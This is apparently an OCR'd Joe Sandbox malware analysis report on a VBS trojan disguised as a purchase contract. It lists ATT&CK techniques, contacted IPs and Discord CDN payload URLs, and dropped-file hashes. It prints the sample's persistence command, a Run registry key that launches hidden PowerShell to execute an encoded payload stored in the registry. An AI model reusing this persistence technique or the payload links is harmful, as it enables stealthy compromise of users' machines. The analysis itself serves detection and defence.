Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Command and Scripting Interpreter	2 1 Registry Run Keys / Startup Folder	1 1 3 Process Injection	1 Masquerading	OS Credential Dumping	1 Query Registry	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 2 1 Scripting	1 DLL Side-Loading	2 1 Registry Run Keys / Startup Folder	2 4 1 Virtualization/Sandbox Evasion	LSASS Memory	3 2 1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	3 PowerShell	Logon Script (Windows)	1 DLL Side-Loading	1 1 3 Process Injection	Security Account Manager	2 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Remote Access Software	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 Deobfuscate/Decode Files or Information	NTDS	2 4 1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 Ingress Tool Transfer	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	2 2 1 Scripting	LSA Secrets	1 Application Window Discovery	SSH	Keylogging	Data Transfer Size Limits	2 Non-Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	3 Obfuscated Files or Information	Cached Domain Credentials	1 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	1 1 3 Application Layer Protocol	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 DLL Side-Loading	DCSync	1 3 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
tregrene-KaufVertraeg-JoachimSvensson-23564334.vbs	0%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
i;j49.123	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	3%	Virustotal		Browse
http://pesterbdd.com/images/Pester.png	0%	Avira URL Cloud	safe	
http://https://contoso.com/License	0%	Virustotal		Browse
http://https://contoso.com/License	0%	Avira URL Cloud	safe	
http://https://contoso.com/Icon	0%	Virustotal		Browse
http://https://contoso.com/Icon	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png$	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cdn.discordapp.com	162.159.133.233	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
i;j49.123	true	• Avira URL Cloud: safe	unknown
http://https://cdn.discordapp.com/attachments/933089228261294143/9	false		high
http://https://cdn.discordapp.com/attachments/933089228261294143/933089306719961188/IMG_25254535627256.jpg	false		high
http://https://cdn.discordapp.com/attachments/933089029631639657/933089094899228722/4687_OIhOpvia11.bin	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://aka.ms/pscore6lB6m	powershell.exe, 00000004.00000002.397124852706.0000000004A81000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://cdn.discordapp.com/attachments/933089029631639657/933089094899228722/4687_OIhOpvia11.bing	ieinstal.exe, 00000021.00000002.39854310 3600.0000000003650000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://cdn.discordapp.com/k-?	ieinstal.exe, 00000021.00000002.39854310 3600.0000000003650000.00000004.00000020.00020000.00000000.sdmp	false		high
http://nuget.org/NuGet.exe	powershell.exe, 00000004.00000002.397140404405.0000000005AED000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://cdn.discordapp.com/attachments/933089029631639657/933089094899228722/4687_OIhOpvia11.bin&	ieinstal.exe, 0000001E.00000002.39809955 4882.0000000003294000.00000004.00000020.00020000.00000000.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000004.00000002.397127576190.0000000004C98000.00000004.00000800.00020000.00000000.sdmp	false	• 3%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000004.00000002.397127576190.0000000004C98000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://cdn.discordapp.com/attachments/933089029631639657/933089094899228722/4687_OIhOpvia11.bino	ieinstal.exe, 00000021.00000002.39854260 1563.000000000362B000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://cdn.discordapp.com/p	ieinstal.exe, 0000001E.00000002.39809955 4882.0000000003294000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000004.00000002.397140404405.0000000005AED000.00000004.00000800.00020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000004.00000002.397140404405.0000000005AED000.00000004.00000800.00020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://github.com/Pester/Pester$	powershell.exe, 00000004.00000002.397127576190.0000000004C98000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://cdn.discordapp.com/	ieinstal.exe, 00000011.00000002.40140379 4938.0000000002D88000.00000004.00000020.00020000.00000000.sdmp, ieinstal.exe, 00 00001E.00000002.398099554882.0000000003294000.00000004.00000020.00020000.00000000.sdmp, ieinstal.exe, 00000021.00000002.398543103600.0000000003650000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://cdn.discordapp.com/attachments/933089029631639657/933089094899228722/4687_OIhOpvia11.binb	ieinstal.exe, 00000021.00000002.39854310 3600.0000000003650000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000004.00000002.397127576190.0000000004C98000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cdn.discordapp.com/c	ieinstal.exe, 00000011.00000002.40140379 4938.0000000002D88000.00000004.00000020. 00020000.00000000.sdmp	false		high
http:// https://cdn.discordapp.com/attachments/93308922826 1294143/933089306719961188/IMG_25254535627256. jpgS	ieinstal.exe, 00000011.00000002.40140717 7634.0000000002FD0000.00000004.00000800. 00020000.00000000.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0.html$	powershell.exe, 00000004.00000002.397127 576190.0000000004C98000.00000004.0000080 0.00020000.00000000.sdmp	false		high
http://https://aka.ms/pscore6lBAm	powershell.exe, 00000015.00000002.398643 865938.0000000004B61000.00000004.0000080 0.00020000.00000000.sdmp, powershell.exe, 00000019.00000002.398107972991.0000000 0052A1000.00000004.00000800.00020000.000 00000.sdmp, powershell.exe, 0000001A.000 00002.398548806437.0000000004B81000.0000 0004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/	powershell.exe, 00000004.00000002.397140 404405.0000000005AED000.00000004.0000080 0.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000004.00000002.397140 404405.0000000005AED000.00000004.0000080 0.00020000.00000000.sdmp	false		high
http://pesterbdd.com/images/Pester.png$	powershell.exe, 00000004.00000002.397127 576190.0000000004C98000.00000004.0000080 0.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http:// https://cdn.discordapp.com/attachments/93308902963 1639657/933089094899228722/4687_OIhOpvia11.binn 32	ieinstal.exe, 00000021.00000002.39854166 2516.00000000035E8000.00000004.00000020. 00020000.00000000.sdmp	false		high
http:// https://cdn.discordapp.com/attachments/93308902963 1639657/933089094899228722/4687_OIhOpvia11.bint	ieinstal.exe, 00000011.00000002.40140463 5796.0000000002DBA000.00000004.00000020. 00020000.00000000.sdmp, ieinstal.exe, 00 000011.00000003.399011957621.0000000002D BA000.00000004.00000020.00020000.0000000 0.sdmp	false		high
http:// https://cdn.discordapp.com/attachments/93308902963 1639657/933089094899228722/4687_OIhOpvia11.bins	ieinstal.exe, 00000011.00000002.40143402 9761.000000001EA64000.00000004.00000800. 00020000.00000000.sdmp	false		high
http:// schemas.xmlsoap.org/ws/2005/05/identity/claims/nam e	powershell.exe, 00000004.00000002.397124 852706.0000000004A81000.00000004.0000080 0.00020000.00000000.sdmp, powershell.exe, 00000015.00000002.398643865938.0000000 004B61000.00000004.00000800.00020000.000 00000.sdmp, powershell.exe, 00000019.000 00002.398107972991.00000000052A1000.0000 0004.00000800.00020000.00000000.sdmp, po wershell.exe, 0000001A.00000002.39854880 6437.0000000004B81000.00000004.00000800. 00020000.00000000.sdmp	false		high
http:// https://cdn.discordapp.com/attachments/93308902963 1639657/933089094899228722/4687_OIhOpvia11.binn md	ieinstal.exe, 00000021.00000002.39854166 2516.00000000035E8000.00000004.00000020. 00020000.00000000.sdmp	false		high
http://https://cdn.discordapp.com/1s	ieinstal.exe, 0000001E.00000002.39809955 4882.0000000003294000.00000004.00000020. 00020000.00000000.sdmp	false		high

World Map of Contacted IPs

Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
94.130.249.123	unknown	Germany		24940	HETZNER-ASDE	true
162.159.133.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	560422
Start date:	26.01.2022
Start time:	15:11:02
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 19m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	tregrene-KaufVertraeg-JoachimSvensson-23564334.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	35
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winVBS@36/40@1/2
EGA Information:	Failed

HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, ApplicationFrameHost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 13.91.129.128
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, wdcpalt.microsoft.com, client.wns.windows.com, tile-service.weather.microsoft.com, ctldl.windowsupdate.com, img-prod-cms-rt-microsoft-com.akamaized.net, wdcp.microsoft.com, wd-prod-cp-us-west-2-fe.westus.cloudapp.azure.com, arc.msn.com, nexusrules.officeapps.live.com, wd-prod-cp.trafficmanager.net
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:13:33	API Interceptor	202x Sleep call for process: powershell.exe modified
15:14:10	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Maaneds3 c:\windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden $OBITUARY=(Get-ItemProperty -Path 'HKCU:\SOFTWARE\AppDataLow\').Billiond5;powershell.exe -windowstyle hidden -encodedcommand($OBITUARY)
15:14:18	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Maaneds3 c:\windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden $OBITUARY=(Get-ItemProperty -Path 'HKCU:\SOFTWARE\AppDataLow\').Billiond5;powershell.exe -windowstyle hidden -encodedcommand($OBITUARY)

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8003
Entropy (8bit):	4.841989710132343
Encrypted:	false
SSDEEP:	192:Qxoe5GVsm5emddVFn3eGOVpN6K3bkkjo5dgkjDt4iWN3yBGHD9smqdcU6C5pOWik:7hVoGIpN6KQkj22kjh4iUxgrib4J
MD5:	677C4E3A07935751EA3B092A5E23232F
SHA1:	0BB391E66C6AE586907E9A8F1EE6CA114ACE02CD
SHA-256:	D05D82E08469946C832D1493FA05D9E44926911DB96A89B76C2A32AC1CBC931F
SHA-512:	253BCC60339801573950160 38E22D3A49B0FA40AEE18CC852065423BEF773BF000EAAEB0809D0B9C4E167883288B05BA168AF0A756D6B74852778EAAA30055C2
Malicious:	false
Preview:	PSMODULECACHE.....$...z..Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find- DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scri pt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.... ....Find-Module.....Find-RoleCapability.....Publish-Script.....$...z..T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.. .....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	15928
Entropy (8bit):	5.5786049378199465
Encrypted:	false
SSDEEP:	384:9gUWTIBL3cJBbFMq8ho9o5Vi74u4LBfmxmy9P7eMHMIcZhq:wWzcR8So5VgcBfbi7zsdM
MD5:	EAA8DFAEE509BBD1E793AA83B0F284B9
SHA1:	9ED1F70DA6E85688CE71411E3E3B74C7D3B7361E
SHA-256:	18D5C29B5B8062E9F9991E07EF2262767FFA937F1CCDE05762DD4A6A79229711
SHA-512:	BF6891F41AB76F4581DAEE1FD409CED77AB68103BD3C30275032E3BAB4EA3BD72CF651F36581912D5F1762F0E790F24F25B923BF43578130AAC4019C7C029E6
Malicious:	false
Preview:	@...e.....V.....-.....%...../.K.....@.....H.....o..b~.D.poM...2..... .Microsoft.PowerShell.ConsoleHostD.....g$H..K..I.....System.Management .Automation4.....-..Q...H..g.....System.Core.0.....)W_tD...B..T.....System..4.....%...K... .....System.Xml..L.....*gQ?O.....x5.....#.M icrosoft.Management.Infrastructure.8.....1...L..U;V.<}.....System.Numerics.@.....8Ak....G.....j.....System.DirectoryServices<.....YS.eE..9.G..... ....System.Management...4.....2.8F.....S."....System.Data.<.....i..VdqF...|.....System.ConfigurationH.....WY..2.M.&..g*(g.....Microsoft.PowerSh ell.Security...<.....V.}...@...i.....System.Transactions.P.....1]...E.....(.Microsoft.PowerShell.Commands.ManagementD.....+.H..!...e.....Sy stem.Configuration.Ins

C:\Users\user\AppData\Local\Temp\CSC1F7F6E38280547C88EA9F93164256468.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1034386329121952
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryCak7YnqqAPN5Dlq5J:+RI+ycuZhN0akSAPNnqX
MD5:	319FBF211437C81C30270D61AB6A87C2
SHA1:	042A0181182DAFCEFDCDC41FB192C32A3D2E2ADB
SHA-256:	FBBC5A0DB64F82ECD94477C5AEEBE57A6FA39D781039B98341628144C8DB135D
SHA-512:	68DCC36354528F9356547E329776280E4944DD371C9C95738C10096E383A19385090E4411B8E564145D7F0C41BA9E42271B05731F866F308A7CC5B0F7183F8D6
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...r.f.0.j.c.w.x.f...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...r.f.0.j.c.w.x.f...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0. ..

C:\Users\user\AppData\Local\Temp\CSC8CEBFB2B5FB1400592E8D3F6A040AE46.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped

Size (bytes):	652
Entropy (8bit):	3.0793554139222197
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5grynak7YnqqzPN5Dlq5J:+RI+ycuZhN1akSzPNnqX
MD5:	0756691AB92FF1F7DA51F6E76F5B2226
SHA1:	0AC16E93E3177257370FECA64F6FD4235C15856B
SHA-256:	9B49A4E8F738C9D90666AB8B599FDE4A7D2BB97605AFB6F2D82BAFFE3C56CB7A
SHA-512:	B4622EE2A012826C08BB7A8044A7CAE7015A1CCEF73AE297EFAFDFCFAC3A72EB78CD67A77318F8EFAA0C2C9B41ED3EC48F665614E24376DA5C265F6D63098991
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...g.i.n.q.q.g.e.m...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...g.i.n.q.q.g.e.m...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\CSCED2B87455DE24E4084C3BB361169C34B.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.108996578825763
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryI3ak7YnqqZgPN5Dlq5J:+RI+ycuZhN2akSuPNnqX
MD5:	78FACAA5C64D73B8303C2745119D8639
SHA1:	07C2A47D1A4CBB7DE0B25A6423D50AC41D36A627
SHA-256:	1084F7DD1871AE1D7C6D7E3ACA36DB4515DB9FC2490668D20489EAD970A03DDD
SHA-512:	7F1732ECD8197656B8E1451E6ADD376AAFB616ACBA9DC88075B640C1CE7F63B1FB3D85E8BE004A9CA1CF9FCA24EAB3AD2EF553C93560925C1EA5D8B748D6629E
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...w.x.g.b.x.j.s.a...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...w.x.g.b.x.j.s.a...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\IMG_25254535627256.jpg

Process:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
File Type:	JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=1, orientation=upper-left], baseline, precision 8, 2381x1786, frames 3
Category:	dropped
Size (bytes):	698660
Entropy (8bit):	7.956103473292689
Encrypted:	false
SSDEEP:	12288:hdGgOdbV0JTHEfPLzC6f/Pr9Jau8zsPwvEM0Mmzp+HRXBWMxiX1RFhgmPndlYUQL:hdGDdbyrEfvCmYzsE0b9+qMQzjZBsTZP
MD5:	5C586EBDB38C15DE419B6F86C673E41F
SHA1:	B3DFA3B4D023741706513ACEB1AC931E61537A16
SHA-256:	C68B9B35933838A331E69F93D9A495D9A223E65AAE0322F563322B174DDD7710
SHA-512:	7F0FEBE335136855F3F8DC3140C86C6D4A2776215DCD06DD19AF53F6CF9B80E785FE3571E78257556F7CD6657AC1AEDF4F3EF87A93C918F426F98C47AAD7B94A
Malicious:	false
Preview:	....."Exif..MM.*.....C.....C.....M..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....W.O+..#..~.~...'u.i....i.....a.E*.....r....a.E;..m'...F.q.R.....NV.9.H..K.i....I./.5.$PP.7.....J.M.E.0....ri.Q..".?v..1.....M....K.....^...\g.j..w##.....?/jn~o.K..5...i....R2.W=.U....]..4.0?...e.P.....g..._.R.G...4H..}.iCRyc...?.zAr%\7..Z..F.H...}k9+.=.C...VM.8B...ALw?.iN6#.....D...=...t....Z....#..y_....D..S.0_

C:\Users\user\AppData\Local\Temp\RES330D.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x496, 9 symbols
Category:	dropped
Size (bytes):	1340
Entropy (8bit):	4.023891588380372
Encrypted:	false
SSDEEP:	24:HmK9oUXwBne05fHAWwKvvfeI+ycuZhN2akSuPNnqSed:UUX8eyg1KXm1uI2a3yqS+
MD5:	E2ED0A44339992DBC80FF119D4A1472D

SHA1:	0616FA4BC82266274AFBC08FDE9FCE0A077DFBD1
SHA-256:	464ECFEC7EAE5E3DE49D51075F784FA5C11C9637D91BC26DE21AE5FFF6FF0554
SHA-512:	46F38E87D305BE9ABA3C1AFC5C594613063056CCB662A38ADE6D9EB453D6A4C97F8D4B2B3DFFFF4AED68529955E711C639926AED7F684AABF01322802473462
Malicious:	false
Preview:	L....e.a.....debug$S.....X.....@..B.rsrc$01.....X.....<.....@..@.rsrc$02.....P...F.....@..@.....L....c:\Users\user\AppData\Local\Temp\CSCED2B87455DE24E4084C3BB361169C34B.TMP.....x...Ms.0<'E...9.....5.....C:\Users\user\AppData\Local\Temp\RES330D.tmp.-.<.....a..Microsoft (R) CVTRES.p.=..cwd.C:\windows\SysWOW64\WindowsPowerShell\v1.0.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... 